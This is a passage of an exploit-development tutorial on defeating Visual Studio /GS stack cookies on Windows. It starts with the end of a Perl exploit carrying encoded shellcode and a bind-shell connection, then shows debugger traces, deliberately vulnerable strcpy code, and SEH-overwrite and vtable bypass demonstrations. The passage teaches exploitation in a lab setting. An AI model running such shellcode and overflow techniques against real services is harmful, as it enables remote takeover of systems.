"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

my $nops="\x90" x 10;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$nops.$shellcode."\n";

print "[+] Payload sent\n";
close SOCKET or die "close: $!";
system("telnet $host 5555\n");
```

Ok, that works. Plain and simple, but the exploit only works because there is no /GS protection.

Now try the same against the vulnerable server that was compiled with /GS :



Application dies, but no working exploit.

Open the vulnerable server (with gs) again in the debugger, and before letting it run, set a breakpoint on the security_check_cookie :

```
(b88.260): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd7000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4 eip=7c90120e esp=0012fb20 ebp=0
012fc94 iopl=0
```

```
nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc int 3

0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
0 e 004012dd 0001 (0001) 0:**** vulnerable_server!__security_check_cookie
```

What exactly happens when the buffer/stack is subject to an overflow ? Let's see by sending exactly 512 A's to the vulnerable server (example code :)

```
use strict;
use Socket;
my $junk = "\x41" x 512;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port addressmy $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";

# create the socket, connect to the portsocket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

This is what happens in the debugger (with breakpoint set on vulnerable_server!__security_check_cookie) :

```
0:000> g
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000 cmp ecx,dword ptr
[vulnerable_server!__security_cookie (00403000)] ds:0023:00403000=ef793df6
```

This illustrates that code was added and a compare is executed to validate the security cookie.

The security cookie sits at 0×00403000

```
0:000> dd 0x00403000
00403000  ef793df6 1086c209 ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

Because we have overwritten parts of the stack (including the GS cookie), the cookie comparison fails, and a FastSystemCallRet is called.

Restart the vulnerable server, run the perl code again, and look at the cookie once more (to verify that it has changed) :

```
(480.fb0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd9000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
 0 e 004012dd     0001 (0001)  0:**** vulnerable_server!__security_check_cookie
0:000> g
ModLoad: 71a50000 71a8f000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000    cmp     ecx,dword ptr [vulnerable_server!__security_cookie (00403000)] ds:0023:00403
000=d0dd8743
0:000> dd 0x00403000
```

```
00403000  d0dd8743 2f2278bc ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

It's different now, which means that it is not predictable. (This is what usually happens. (MS06-040 shows an exploit that could take advantage of the fact that the cookie was static, so it is possible – in theory))

Anyways, if you now try to overflow the buffer, the application will die : **ntdll!KiFastSystemCallRet**

(set breakpoint on function pr, and step through the instructions until you see that the security cookie check fails before the function returns)

This should give us enough information on how the /GS compiler switch changes the code of functions to protect against stack overflows.

As explained earlier, there are a couple of techniques that would allow you to try to bypass the GS protection. Most of them rely on the fact that you can hit the exception handler structure/trigger an exception before the cookie is checked again. Other rely on being able to write to arguments,... No matter what I've tried, it did not work with this code (could not hit exception handler). So /GS appears to be quite effective with this code.

Stack cookie bypass demonstration 1 : Exception Handling

The vulnerable code

In order to demonstrate how the stack cookie can be bypassed, we'll use the following simple c++ code (basicbof.cpp) :

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"

void GetInput(char* str, char* out)
{
    char buffer[500];
    try
    {
         strcpy(buffer,str);
     strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
    }
    catch (char * strErr)
    {
        printf("No valid input received ! \n");
        printf("Exception : %s\n",strErr);
    }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

As you can see, the GetInput function contains a vulnerable strcpy, because it does not check the length of the first parameter. Furthermore, once 'buffer' was filled (and possibly corrupted), it is used again (strcpy to variable 'out') before the function returns. But hey – the function exception handler should warn the user if malicious input was entered, right ? :-)

Compile the code without /GS and without RTC.

Run the code and use a 10 character string as parameter :

```
basicbof.exe AAAAAAAAAA
Input received : AAAAAAAAAA
```

Ok, that works as expected. Now run the application and feed it a string longer than 500 bytes as first parameter. Application will crash.

(If you leave out the exception handler code in the GetInput function, then the application will crash & trigger your debugger to kick in.)

We'll use the following simple perl script to call the application and feed it 520 characters :


```
my $buffer="A" x 520;
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" basicbof.exe \"$buffer\"\r\n");
```

Run the script :

```
(908.470): Access violation - code c0000005 (!!! second chance !!!)
eax=0000021a ebx=00000000 ecx=7855215c edx=785bbb60 esi=00000001 edi=00403380
eip=41414141 esp=0012ff78 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
41414141 ??
```

=> direct ret/eip overwrite. Classic BOF.

If you try the same again, using the executable that includes the exception handling code again, the application will die. (if you prefer launching the executable from within windbg, then run windbg, open the basicbof.exe executable, and add the 500+ character string as argument)



Now you get this :

```
(b5c.964): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
```

No direct EIP overwrite, but we have hit the exception handler with our buffer overflow :

```
0:000> !exchain
0012fee0: 41414141
Invalid exception stack at 41414141
```

How does the SE Handler work and what happens when it gets overwritten ?

Before continuing, as a small exercise (using breakpoints and stepping through instructions), we'll see why and when the exception handler kicked in and what happens when you overwrite the handler.

Open the executable (no GS, but with the exception handling code) in windbg again (with the 520 A's as argument). Before starting the application (at the breakpoint), set a breakpoint on function GetInput

```
0:000> bp GetInput
0:000> bl
 0 e 00401000     0001 (0001)  0:**** basicbof!GetInput
```

Run the application, and it will break when the function is called

```
Breakpoint 0 hit
eax=0012fefc ebx=00000000 ecx=00342980 edx=003429f3 esi=00000001 edi=004033a8
eip=00401000 esp=0012fef0 ebp=0012ff7c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
basicbof!GetInput:
00401000 55              push    ebp
```

If you disassemble function GetInput, this is what you will see :

```
00401000   $ 55             PUSH EBP ;save current value of EBP (=> saved EIP)
00401001   . 8BEC           MOV EBP,ESP ;ebp is now top of stack (=> saved EBP)
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0 ;  SE handler installation
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
00401018   . 51             PUSH ECX
00401019   . 81EC 1C020000  SUB ESP,21C  ;reserve space on the stack, 540 bytes
0040101F   . 53             PUSH EBX
00401020   . 56             PUSH ESI
00401021   . 57             PUSH EDI
00401022   . 8965 F0        MOV DWORD PTR SS:[EBP-10],ESP
00401025   . C745 FC 000000>MOV DWORD PTR SS:[EBP-4],0
0040102C   . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]  ;start strcpy(buffer,str)
0040102F   . 8985 F0FDFFFF  MOV DWORD PTR SS:[EBP-210],EAX
00401035   . 8D8D F8FDFFFF  LEA ECX,DWORD PTR SS:[EBP-208]
0040103B   . 898D ECFDFFFF  MOV DWORD PTR SS:[EBP-214],ECX
00401041   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401047   . 8995 E8FDFFFF  MOV DWORD PTR SS:[EBP-218],EDX
0040104D   > 8B85 F0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-210]
00401053   . 8A08           MOV CL,BYTE PTR DS:[EAX]
00401055   . 888D E7FDFFFF  MOV BYTE PTR SS:[EBP-219],CL
0040105B   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401061   . 8A85 E7FDFFFF  MOV AL,BYTE PTR SS:[EBP-219]
```

```
00401067   . 8802           MOV BYTE PTR DS:[EDX],AL
00401069   . 8B8D F0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-210]
0040106F   . 83C1 01        ADD ECX,1
00401072   . 898D F0FDFFFF  MOV DWORD PTR SS:[EBP-210],ECX
00401078   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
0040107E   . 83C2 01        ADD EDX,1
00401081   . 8995 ECFDFFFF  MOV DWORD PTR SS:[EBP-214],EDX
00401087   . 80BD E7FDFFFF >CMP BYTE PTR SS:[EBP-219],0
0040108E   .^75 BD          JNZ SHORT basicbof.0040104D ;jmp to 0x0040104d,get next char
00401090   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208] ;start strcpy(out,buffer)
00401096   . 8985 E0FDFFFF  MOV DWORD PTR SS:[EBP-220],EAX
0040109C   . 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
0040109F   . 898D DCFDFFFF  MOV DWORD PTR SS:[EBP-224],ECX
004010A5   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010AB   . 8995 D8FDFFFF  MOV DWORD PTR SS:[EBP-228],EDX
004010B1   > 8B85 E0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-220]
004010B7   . 8A08           MOV CL,BYTE PTR DS:[EAX]
004010B9   . 888D D7FDFFFF  MOV BYTE PTR SS:[EBP-229],CL
004010BF   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010C5   . 8A85 D7FDFFFF  MOV AL,BYTE PTR SS:[EBP-229]
004010CB   . 8802           MOV BYTE PTR DS:[EDX],AL
004010CD   . 8B8D E0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-220]
004010D3   . 83C1 01        ADD ECX,1
004010D6   . 898D E0FDFFFF  MOV DWORD PTR SS:[EBP-220],ECX
004010DC   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010E2   . 83C2 01        ADD EDX,1
004010E5   . 8995 DCFDFFFF  MOV DWORD PTR SS:[EBP-224],EDX
004010EB   . 80BD D7FDFFFF >CMP BYTE PTR SS:[EBP-229],0
004010F2   .^75 BD          JNZ SHORT basicbof.004010B1;jmp to 0x00401090,get next char
004010F4   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208]
004010FA   . 50             PUSH EAX                     ; /<%s>
004010FB   . 68 FC204000    PUSH basicbof.004020FC       ; |format = "Input received : %s
"
00401100   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]   \printf
00401106   . 83C4 08        ADD ESP,8
00401109   . EB 30          JMP SHORT basicbof.0040113B
0040110B   . 68 14214000    PUSH basicbof.00402114       ; /format = "No valid input received !
"
00401110   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]  ; \printf
00401116   . 83C4 04        ADD ESP,4
00401119   . 8B8D F4FDFFFF  MOV ECX,DWORD PTR SS:[EBP-20C]
0040111F   . 51             PUSH ECX                     ; /<%s>
00401120   . 68 30214000    PUSH basicbof.00402130       ; |format = "Exception : %s
"
00401125   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]    ; \printf
0040112B   . 83C4 08        ADD ESP,8
0040112E   . C745 FC FFFFFF>MOV DWORD PTR SS:[EBP-4],-1
00401135   . B8 42114000    MOV EAX,basicbof.00401142
0040113A   . C3             RETN
```

When the GetInput() function prolog begins, the function argument (our buffer "str") is stored at 0×003429f3 (EDX):

```
0:000> d edx
003429f3  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342a03  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

A pointer to this argument is put on the stack (so at 0×0012fef4, the address 0×003429f3 is stored).

The stack pointer (ESP) points to 0×0012fef0), and EBP points to 0×0012ff7c. These 2 addresses now form the new function stack frame. The memory location ESP points to currently contains 0×00401179 (which is the return address to go back to the main function, right after calling GetInput())

```
basicbof!main
00401160 55              push    ebp
00401161 8bec            mov     ebp,esp
00401163 81ec80000000    sub     esp,80h
00401169 8d4580          lea     eax,[ebp-80h]
0040116c 50              push    eax
0040116d 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]  ;pointer to argument
00401170 8b5104          mov     edx,dword ptr [ecx+4]    ;pointer to argument
00401173 52              push    edx  ; buffer argument
00401174 e887feffff      call    basicbof!GetInput (00401000) ; GetInput()
00401179 83c408          add     esp,8  ;normally GetInput returns here
0040117c 33c0            xor     eax,eax0040117e 8be5            mov     esp,ebp
00401180 5d              pop     ebp
00401181 c3              ret
```

Anyways, let's go back to the disassembly of the GetInput function above. After putting a pointer to the arguments on the stack, the function prolog first pushes EBP to the stack (to save EBP). Next, it puts ESP into EBP so EBP points to the top of the stack now (for just a moment :)). So, in essence, a new stack frame is created at the "current" position of ESP when the function is called. After saving EBP, ESP now points to 0×0012feec (which contains 0c0012ff7c). As soon as data is pushed onto the stack, EBP will still point to the same location (but EBP becomes (and stays) the bottom of the stack). Since there are no local variables in GetInput(), nothing is pushed on the stack to prepare for these variables.

Then, the SE Handler is installed. First, FFFFFFFF is put on the stack (to indicate the end of the SEH chain).

```
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0
```

Then, SE Handler and next SEH are pushed onto the stack :

```
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
```

The stack now looks like this :


```
 ^  stack grows up towards top of stack while address of ESP goes down
 | 0012FECC    785438C5   MSVCR90.785438C5
 | 0012FED0    0012FEE8
 | 0012FED4    7855C40C   MSVCR90.7855C40C
 | 0012FED8    00152150
 | 0012FEDC    0012FEF8   <- ESP points here after pushing next SEH
 | 0012FEE0    0012FFB0   Pointer to next SEH record
 | 0012FEE4    00401AA0   SE handler
 | 0012FEE8    FFFFFFFF    ; end of SEH chain
 | 0012FEEC    0012FF7C    ; saved EBP
 | 0012FEF0    00401179    ; saved EIP
 | 0012FEF4    003429F3    ; pointer to buffer ASCII "AAAAAAAAAAAAAAAAAAAAA…"
```

Before the first strcpy starts, some place is reserved on the stack.

```
00401019 . 81EC 1C020000  SUB ESP,21C  ;540 bytes, which is 500 (buffer) + additional space
```

After this instruction, ESP points to 0×0012fcc0 (which is 0×0012fedc – 21c), ebp still points to 0×0012feec (top of stack). Next, EBX, ESI and EDI are pushed on the stack (ESP = ESP – C (3 x 4 bytes = 12 bytes), ESP now points at 0×0012FCB4.

Then, at 0×0040102c, the first strcpy starts (ESP still points to 0012fcb4). Each A is taken from the memory location where buffer resides) and put on the stack (one by one, loop from 0×0040104d to 0×0040108e).




This process continues until all 520 bytes (length of our command line argument) have been written

The first 4 A's were written at 0012fce4. If you add 208h (520 bytes) – 4 (the 4 bytes that are at 0012fce4), then you end up at 0012fee8, which has hit/overwritten the SE Structure. No harm done yet.


So far so good. No exception has been triggered yet (nothing has been done with the buffer yet, and we did not attempt to write anywhere that would cause an immediate exception)

Then the second strcpy (strcpy(out,buffer)) starts. Similar routine (one A per loop), and now the A's are written on the stack starting at 0×0012fefc. EBP (bottom of stack) still points to 0×0012feec, so we are now writing beyond the bottom of the stack.




out is only 128 bytes (variable initially set up in main() and then passed on uninitialized to GetInput() – this smells like trouble to me :-)), so the overflow will probably occur much faster. Buffer contains a lot more bytes, so the overflow may/could/will write into an area where it does not belong, and that will hurt more this time. If this triggers and exception, we control the flow (we have already overwritten the SE structure, remember)

After putting 128 A's on the stack, the stack looks like this :




As we continue to write, we write into higher addresses (eventually even overwriting main() local vars and envp, argv, etc… all the way to the bottom of the stack):



Until we finally try to write into a location where we don't have access to

Access violation. The SEH chain now looks like this :

If we now pass the exception to the application, and attempt will be made to go to this SE Handler.



SE Structure was overwritten with the first strcpy, but the second strcpy triggered the exception **before** the function could return. The combination of both should allow us to exploit this vulnerability because stack cookies will not be checked.

Abusing SEH to bypass GS protection

Compile the executable again (with /GS protection) and try the same overflow again :

Code with exception handler :

```
(aa0.f48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a4
eip=004010d8 esp=0012fca0 ebp=0012fee4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xd8:
004010d8 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> uf GetInput
basicbof!GetInput [basicbof\basicbof.cpp @ 6]:
    6 00401000 55              push    ebp
    6 00401001 8bec            mov     ebp,esp
    6 00401003 6aff            push    0FFFFFFFFh
    6 00401005 68d01a4000      push    offset basicbof!_CxxFrameHandler3+0xc (00401ad0)
    6 0040100a 64a100000000    mov     eax,dword ptr fs:[00000000h]
    6 00401010 50              push    eax
    6 00401011 51              push    ecx
    6 00401012 81ec24020000    sub     esp,224h
    6 00401018 a118304000      mov     eax,dword ptr [basicbof!__security_cookie (00403018)]
    6 0040101d 33c5            xor     eax,ebp
    6 0040101f 8945ec          mov     dword ptr [ebp-14h],eax
    6 00401022 53              push    ebx
    6 00401023 56              push    esi
    6 00401024 57              push    edi
    6 00401025 50              push    eax
    6 00401026 8d45f4          lea     eax,[ebp-0Ch]
    6 00401029 64a300000000    mov     dword ptr fs:[00000000h],eax
    6 0040102f 8965f0          mov     dword ptr [ebp-10h],esp
    9 00401032 c745fc00000000  mov     dword ptr [ebp-4],0
   10 00401039 8b4508          mov     eax,dword ptr [ebp+8]
   10 0040103c 8985e8fdffff    mov     dword ptr [ebp-218h],eax
   10 00401042 8d8df0fdffff    lea     ecx,[ebp-210h]
   10 00401048 898de4fdffff    mov     dword ptr [ebp-21Ch],ecx
   10 0040104e 8b95e4fdffff    mov     edx,dword ptr [ebp-21Ch]
   10 00401054 8995e0fdffff    mov     dword ptr [ebp-220h],edx
```

Application has died again. From the disassembly above we can clearly see the security cookie being put on the stack in the GetInput function epilogue. So a classic overflow (direct RET overwrite) would not work... However we have hit the exception handler as well (the first strcpy overwrites SE Handler, remember... in our example, SE Handler was only overwritten with 2 bytes, so we probably need 2 more bytes to overwrite it entirely.):

```
0:000> !exchain
0012fed8: basicbof!_CxxFrameHandler3+c (00401ad0)
Invalid exception stack at 00004141
```

This means that we *may* be able to bypass the /GS stack cookie by using the exception handler.

Now if you leave out the exception handling code again (in function GetInput), and feed the application the same number of characters, then we get this :

```
0:000> g
(216c.2ce0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=0040337c
eip=004010b2 esp=0012fcc4 ebp=0012fee4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xb2:
004010b2 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012ffb0: 41414141
Invalid exception stack at 41414141
```

So same argument length, but the extra exception handler was not added, so it took us not that much bytes to overwrite SE structure this time. It looks like we have triggered an exception before the stack cookie could have been checked. As explained earlier, this is caused by the second strcpy statement in GetInput()

To prove my point, leave out this second strcpy (so only one strcpy, and no exception handler in the application), and then this happens :

```
0:000> g
eax=000036c0 ebx=00000000 ecx=000036c0 edx=7c90e514 esi=00000001 edi=0040337c
eip=7c90e514 esp=0012f984 ebp=0012f994 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

=> stack cookie protection worked again.

So, conclusion : it is possible to bypass stack cookies if the vulnerable function will cause an exception in one way or another other way BEFORE the cookie is checked during the function's epilogue, for example when the function continues to use a corrupted buffer further down the road in the function.

Note : In order to exploit this particular application, you would probably need to deal with /safeseh as well... Anyways, stack cookie protection was bypassed... :-)

Stack cookie bypass demonstration 2 : Virtual Function call

In order to demonstrate this technique, I'll re-use a piece of code that can be found in Alex Soritov and Mark Dowd's paper from Blackhat 2008 (slightly modified so it would compile under VS2008 C++)

```
// gsvtable.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include "windows.h"
class Foo {
  public:
  void __declspec(noinline) gs3(char* src)
  {
   char buf[8];
   strcpy(buf, src);
   bar(); // virtual function call
  }
   virtual void __declspec(noinline) bar()
   {
   }
 };
int main()
{
  Foo foo;
  foo.gs3(
  "AAAA"
  "BBBB"
  "CCCC"
  "DDDD"
  "EEEE"
  "FFFF"
 return 0;
}
```

The Foo object called foo is initialized in the main function, and allocated on the stack of this main function. Then, foo is passed as argument to the Foo.gs3() member function. This gs3() function has a strcpy vulnerability (foo from main() is copied into buf, which is only 8 bytes. So if foo is longer than 8 bytes, a buffer overflow occurs).

After the strcpy(), a virtual function bar() is executed. Because of the overflow earlier, the pointer to the vtable on the stack may have been overwritten, and application flow may be redirected to your shellcode instead.

After compiling with /gs, function gs3 looks this :

```
0:000> uf Foo::gs3
gsvtable!Foo::gs3
   10 00401000 55              push    ebp
```

```
    10 00401001 8bec            mov     ebp,esp
